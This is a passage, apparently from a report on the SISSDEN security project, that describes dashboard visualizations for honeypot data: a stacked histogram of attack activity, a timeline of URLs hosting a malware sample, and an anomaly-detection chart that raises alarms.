


Figure 3.6: Stacked histogram, showing 4 hours of honeypot activity.

Another custom visualization type presents the duration of events. Fig. 3.7 shows a stacked timeline that displays first and last seen times of URL hosting a particular malware sample. Hovering over a line shows the specific URL at which the malware was found to be hosted at that time, while clicking on a line displays individual events in time, enabling the analyst to understand the distribution of attacks involving that URL.




Figure 3.7: Timeline to visualize duration of events

Lastly, a visualization that has been developed based on specific needs of the SISSDEN project is a non-interactive timeline for the results of the anomaly detection algorithm. Fig. 3.8 shows an example result of such a detection on a custom query for attacks targeting a specific kind of honeypot and coming from specific countries. The algorithm that was developed and trained to differentiate between normal traffic peaks and anomalous ones, thus reducing false positives, which represent one of the major problems in the domain of analysis of cyber attacks.




Figure 3.8: Example of the anomaly detection graph

The anomaly detection feature allows triggering an alarm and highlights the event in the chart.